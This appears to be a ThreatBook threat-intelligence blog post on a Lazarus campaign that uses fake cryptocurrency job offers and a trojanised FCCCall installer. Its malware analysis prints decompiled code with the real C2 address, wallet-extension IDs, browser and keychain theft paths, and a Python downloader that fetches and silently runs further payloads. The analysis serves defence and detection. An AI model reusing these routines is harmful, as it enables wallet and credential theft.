Lazarus' Espionage-related Cryptocurrency Activities Remain Active, With A Significant Amount of Assets Still in Circulation

threatbook.io/blog/id/1093

Security Incidents

Lazarus' Espionage-related Cryptocurrency Activities Remain Active, With A Significant Amount of Assets Still in Circulation

Posted:

Oct 23,2024

Tags:

LazarusAPT

1. Overview

Lazarus is a state-backed APT group from Northeast Asia that has been active since at least 2009. Lazarus targets a wide range of victims and has evolved into a complex hacking organization with multiple branches. Unlike other APT groups, Lazarus is primarily motivated by financial gain. Over the past decade, the group has shown a keen interest in the cryptocurrency sector.

ThreatBook has observed that since the Lazarus PyPI poisoning incident involving Python repositories, the group has increasingly favored lightweight Python and JavaScript arsenals. Despite multiple disclosures of related attacks, many of their malicious assets remain active. Given the escalating political tensions on the Korean Peninsula, Lazarus may become even more active in the future.


lLazarus has been luring targets by posting fake cryptocurrency-related job ads or project opportunities on social media platforms. Once individuals take the bait, they are further tricked into installing malicious tools related to video interviews or cryptocurrency projects, which are then used to steal cryptocurrency.

lLazarus' activities in the cryptocurrency space can be traced back to as early as May 2023. Their arsenal includes trojans such as downloaders developed on the QT6 platform, as well as Python and JavaScript-based malware. The targeted operating systems include Windows, Linux, and macOS.


IThreatBook, through its analysis of related samples, IPs, and domain tracing, has identified several related IOCs (Indicators of Compromise) that can be used for threat intelligence detection. Detection and protection against this attack have been integrated into ThreatBook's platforms, including the TDP threat detection platform, the TIP threat intelligence platform, the threat intelligence SaaS API, Cloud Sandbox S, OneSandbox analysis platform, DNS-based Secure Web Gateway OneDNS, OneSIG Security Intelligence Gateway, , and the Secure Endpoint Cloud OneSEC.

2. Incident Details


The Lazarus group has been posting cryptocurrency-related job offers or research projects on multiple platforms, including LinkedIn, X (formerly Twitter), Facebook, GitHub, and Stack Overflow, to identify potential targets. One of the fake cryptocurrency-related employer websites, Hirog.io, is still active.




Multiple historical job listings can be seen in Google cache.




After the targets ‘take the bait,’ the attackers further lure them through communication platforms like Telegram to download and install malicious programs. The poisoned cryptocurrency project based on Node.js is outlined below.





The fake FCCCall video conferencing software is as follows, with versions available for both Windows and macOS.




After the target installs the malicious project, the background malware automatically downloads and installs a secondary payload to carry out data theft activities.

3. Sample Analysis

The malicious software that Lazarus induces targeted individuals to install covers Windows, Linux, and MacOS platforms. The subsequent payloads are mostly lightweight Python-based data-stealing trojans of the same type. This article analyzes a sample from the Windows platform, specifically a "forged FCCCall video conferencing installation package.

File Name	**FCCCall.msi**
MD5	8ebca0b7ef7dbfc14da3ee39f478e880
SHA1	5cce14436b3ae5315feec2e12ce6121186f597b3
SHA256	36cac29ff3c503c2123514ea903836d5ad81067508a8e16f7947e3e675a08670
File Type	MSI
File Size	152.37 MB
Description	Forged FCCCall video conferencing installation package, cryptocurrency theft

3.1 The FCCCall MSI installation package is as follows: launching the FCCCall.exe program initiates the data-stealing trojan.



3.2 The trojan was developed using the QT6 framework, and it conceals the execution of malicious code in the background by displaying a video conference window pointing to freeconference.com.

```
QObject::connectImpl(&v17, v22, &v37, v22, &v36, v3, 0, 0i64, &unk_1400162D0);
QMetaObject::Connection::~Connection((QMetaObject::Connection *)&v17);
QWebEngineView::QWebEngineView((QWebEngineView *)v21, 0i64);
v36 = (QWebEnginePage *)operator new(0x18ui64);
v4 = sub_140007BE0(v36, 0i64);
QWebEngineView::setPage((QWebEngineView *)v21, v4);
QString::QString((QString *)v16, "https://hello.freeconference.com/login/access-code");
v5 = (const struct QUrl *)QUrl::QUrl(&v36, v16, 0i64);
QWebEngineView::load((QWebEngineView *)v21, v5);
QUrl::~QUrl((QUrl *)&v36);
QString::~QString(v16);
QWidget::resize((QWidget *)v21, 1024, 750);
QWidget::show((QWidget *)v21);
v6 = (QWebEnginePage *)operator new(0x28ui64);
v36 = v6;
QMenu::QMenu(v6, 0i64);
*(_QWORD *)v6 = &QMenu::`vftable';
*((_QWORD *)v6 + 2) = &QMenu::`vftable';
QString::QString((QString *)v18, "&Hide");
v7 = QWidget::addAction(v6, (const struct QString *)v18);
QString::~QString(v18);
*(_QWORD *)&v16[0] = QWidget::hide;
DWORD2(v16[0]) = 0;
v17 = v16[0];
v36 = (QWebEnginePage *)QAction::triggered;
v8 = operator new(0x20ui64);
*(_QWORD *)&v16[0] = v8;
*(_DWORD *)v8 = 1;
v8[1] = sub_1400015A0;
```

3.3 Malicious code initialization, C2 (http://185.235.241.208:1224), and browser cryptocurrency wallet extension ID.

```
QNetworkRequest::QNetworkRequest((QNetworkRequest *)(a1 + 9));
QNetworkRequest::QNetworkRequest((QNetworkRequest *)(a1 + 10));
QString::QString((QString *)(a1 + 0xE), "http://185.235.241.208:1224");
v2 = 0i64;
a1[17] = 0i64;
a1[18] = 0i64;
a1[19] = 0i64;
a1[20] = 0i64;
a1[21] = 0i64;
a1[22] = 0i64;
a1[23] = 0i64;
a1[24] = 0i64;
a1[25] = 0i64;
a1[27] = 0i64;
a1[28] = 0i64;
a1[29] = 0i64;
QString::QString((QString *)v7, "nkbihfbeogaeaoehlefnkodbefgpgknn");// MetaMask Wallet Chrome
QString::QString((QString *)v8, "ejbalbakoplchlghecdalmeeeajnimhm");// MetaMask Wallet Microsoft Edge
QString::QString((QString *)v9, "fhbohimaelbohpjbbldcngcnapndodjp");// 币安链钱包 Chrome
QString::QString((QString *)v10, "hnfanknocfeofbddgcijnmhnfnkdnaad");// Coinbase Wallet extension Chrome
QString::QString((QString *)v11, "ibnejdfjmmkpcnlpebklmnkoeoihofec");// TronLink Chrome
QString::QString((QString *)v12, "bfnaelmomeimhlpmgjnjophhpkkoljpa");// Phantom Chrome
QString::QString((QString *)v13, "aeachknmefphepccionboohckonoeemg");// Coin98 Wallet Chrome
QString::QString((QString *)v14, "hifafgmccdpekplomjjkcfgodnhcellj");// Crypto.com | Wallet Extension Chrome
QString::QString((QString *)v15, "jblndlipeogpafnldhgmapagcccfchpi");// Kaia Wallet Chrome
QString::QString((QString *)v16, "acmacodkjbdgmoleebolmdjonilkdbch");// Rabby Wallet Chrome
QString::QString((QString *)v17, "dlcobpjiigpikoobohmabehhmhfoodbb");// Argent X - Starknet wallet Chrome
QString::QString((QString *)v18, "aholpfdialjgjfhomihkjbmgjidlcdno");// Exodus Web3 Wallet Chrome
v3 = QArrayData::allocate(v6, 24i64, 8i64, 12i64, 1);
a1[31] = v6[0];
a1[32] = v3;
00000482 init_sub_140001040:23 (140001082)
```

3.4 Based on the default data storage path of the cryptocurrency wallet extension, the stolen data is transmitted back to the URL: http://185.235.241.208:1224/uploads.

```
.rdata:000000014000C494 aUsers          db '/Users',0           ; DATA XREF: sub_140006880+D0↑o
.rdata:000000014000C49B                 align 20h
.rdata:000000014000C4A0 aAppdataLocalGo db '/AppData/Local/Google/Chrome/User Data',0
.rdata:000000014000C4A0                                         ; DATA XREF: sub_140006880+168↑o
.rdata:000000014000C4C7                 align 8
.rdata:000000014000C4C8 aConfigGoogleCh db '/.config/google-chrome',0
.rdata:000000014000C4C8                                         ; DATA XREF: sub_140006880+41F↑o
.rdata:000000014000C4DF                 align 20h
.rdata:000000014000C4E0 aLibraryApplica db '/Library/Application Support/Google/Chrome',0
.rdata:000000014000C4E0                                         ; DATA XREF: sub_140006880+6CC↑o
.rdata:000000014000C50B                 align 10h
.rdata:000000014000C510 aAppdataLocalBr db '/AppData/Local/BraveSoftware/Brave-Browser/User Data',0
.rdata:000000014000C510                                         ; DATA XREF: sub_140006880+8FF↑o
.rdata:000000014000C545                 align 8
.rdata:000000014000C548 aConfigBravesof db '/.config/BraveSoftware/Brave-Browser',0
.rdata:000000014000C548                                         ; DATA XREF: sub_140006880+94E↑o
.rdata:000000014000C56D                 align 10h
.rdata:000000014000C570 aLibraryApplica_0 db '/Library/Application Support/BraveSoftware/Brave-Browser',0
.rdata:000000014000C570                                         ; DATA XREF: sub_140006880+99D↑o
.rdata:000000014000C5A9                 align 10h
.rdata:000000014000C5B0 aAppdataRoaming db '/AppData/Roaming/Opera Software/Opera Stable',0
.rdata:000000014000C5B0                                         ; DATA XREF: sub_140006880+A36↑o
.rdata:000000014000C5DD                 align 20h
.rdata:000000014000C5E0 aConfigOpera    db '/.config/opera',0   ; DATA XREF: sub_140006880+A85↑o
.rdata:000000014000C5EF                 align 10h
.rdata:000000014000C5F0 aLibraryApplica_1 db '/Library/Application Support/com.operasoftware.opera',0
.rdata:000000014000C5F0                                         ; DATA XREF: sub_140006880+AD4↑o
.rdata:000000014000C625                 align 8
.rdata:000000014000C628 a12             db '%1_%2',0            ; DATA XREF: sub_1400032A0+AD↑o
.rdata:000000014000C62E                 align 10h
.rdata:000000014000C630 aLogkcDb        db 'logkc_db',0         ; DATA XREF: sub_1400032A0+110↑o
.rdata:000000014000C639                 align 20h
.rdata:000000014000C640 aLibraryKeychai db '/Library/Keychains/login.keychain-db',0
.rdata:000000014000C640                                         ; DATA XREF: sub_1400032A0+1EE↑o
```

3.5 Additionally, the trojan downloads the Python environment and the Python client trojan.

http://185.235.241.208:1224/pdown -> Python installation package

http://185.235.241.208:1224/client/99 -> Python trojan

```
58      QString::QString((QString *)v19, (const struct QString *)(a1 + 112));
59      LODWORD(v20) = 17;
60      v17 = "/pdown";
61      v18 = 6i64;
62      QString::append(v19, &v17);
63      v8 = (const struct QUrl *)QUrl::QUrl(&v21, v19, 0i64);
64      QNetworkRequest::setUrl((QNetworkRequest *)(a1 + 72), v8);
65      QUrl::~QUrl((QUrl *)&v21);
66      QString::~QString(v19);
67      v9 = QNetworkAccessManager::get((QNetworkAccessManager *)(a1 + 32), (const struct QNetworkRequest *)(a1 + 72));
68      *(_QWORD *)(a1 + 96) = v9;
69      v20 = PythonEnvDownload_sub_140005460;
70      v17 = (const char *)QNetworkReply::finished;
71      LODWORD(v18) = 0;
72      v10 = operator new(0x18ui64);
73      v22 = v10;
74      *(_DWORD *)v10 = 1;
75      v10[1] = sub_140001560;
76      v10[2] = v20;
77      QObject::connectImpl(&v21, v9, &v17, a1, &v20, v10, 0, 0i64, QNetworkReply::staticMetaObject);
78      v7 = 33;
79      QMetaObject::Connection::~Connection((QMetaObject::Connection *)&v21);
80    }
81    QString::QString((QString *)v19, (const struct QString *)(a1 + 112));
82    LODWORD(v20) = v7 | 2;
83    v17 = "/client/99";
84    v18 = 10i64;
85    QString::append(v19, &v17);
86    v11 = (const struct QUrl *)QUrl::QUrl(&v21, v19, 0i64);
87    QNetworkRequest::setUrl((QNetworkRequest *)(a1 + 80), v11);
88    QUrl::~QUrl((QUrl *)&v21);
89    QString::~QString(v19);
90    v12 = QNetworkAccessManager::get((QNetworkAccessManager *)(a1 + 48), (const struct QNetworkRequest *)(a1 + 80));
91    *(_QWORD *)(a1 + 104) = v12;
92    v20 = PythonTrojanDownload_sub_1400025C0;
93    v17 = (const char *)QNetworkReply::finished;

00006D09 core_sub_140007810:58 (140007909)
```

3.6 http://185.235.241.208:1224/client/99 -> main99.py. The downloaded Python payload uses lambda functions for multi-layer reverse nesting, base64 decoding, and decompression to obtain the final Python code entity.

3.7 main99.py is essentially a downloader trojan that downloads three subsequent Python trojans, each responsible for implementing malicious functions such as remote control, data theft, and keylogging and window monitoring.

```
sType = "99"
gType = "root"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "185.235.241.208"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")#%userprofile%/.n2
ap = pd + "/pay"#%userprofile%/.n2/pay
def download_payload():#http://185.235.241.208:1224/payload/99/root pay99.py -> %userprofile%/.n2/pay
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)

ap = pd + "/bow"#%userprofile%/.n2/bow

def download_browse():#http://185.235.241.208:1224/brow/99/root -> %userprofile%/.n2/bow
res=download_browse()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.
    else:subprocess.Popen([sys.executable, ap])

ap = pd + "/mlip"#%userprofile%/.n2/mlip

def download_mclip():#http://185.235.241.208:1224/mclip/99/root -> %userprofile%/.n2/mlip
res=download_mclip()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.
    else:subprocess.Popen([sys.executable, ap])
```

3.8 A brief summary of the functions of the three downloaded Python trojans is as follows.

URL	Drop Path	Description
http://185.235.241.208:1224/payload/99/root	%userprofile%/.n2/pay	Host reconnaissance, file theft, user monitoring, shell, configure AnyDesk for unattended access
http://185.235.241.208:1224/brow/99/root	%userprofile%/.n2/bow	Targeting mainstream browser data theft
http://185.235.241.208:1224/mclip/99/root	%userprofile%/.n2/mlip	Window monitoring, clipboard monitoring, keystroke logging

The host reconnaissance code at %userprofile%/.n2/pay is as follows, with the attacker focusing primarily on cryptocurrency-related information.

```
#过滤文件扩展名
ex_files = ['.exe','.dll','.msi','.dmg','.iso','.pkg','.apk','.xapk','.aar','.ap_','.aab','.dex','.class
#过滤文件目录
ex_dirs = ['vendor','Pods','node_modules','.git','.next','.externalNativeBuild','sdk','.idea','cocos2d',
pat_envs = ['.env','config.js','secret','metamask','wallet','private','mnemonic','password','account','.
ex1_files = ['.php','.svg','.htm','.hpp','.cpp','.xml','.png','.swift','.ccb','.jsx','.tsx','.h','.java'
ex2_files = ['tsconfig.json','tailwind.config.js','svelte.config.js','next.config.js','babel.config.js',

def ld(rd,pd):#遍历文件

def fmt_s(s):
    if s<1024:return str(s)+'B'
    elif s<1048576:return'{:.0f}KB'.format(s/1024.)
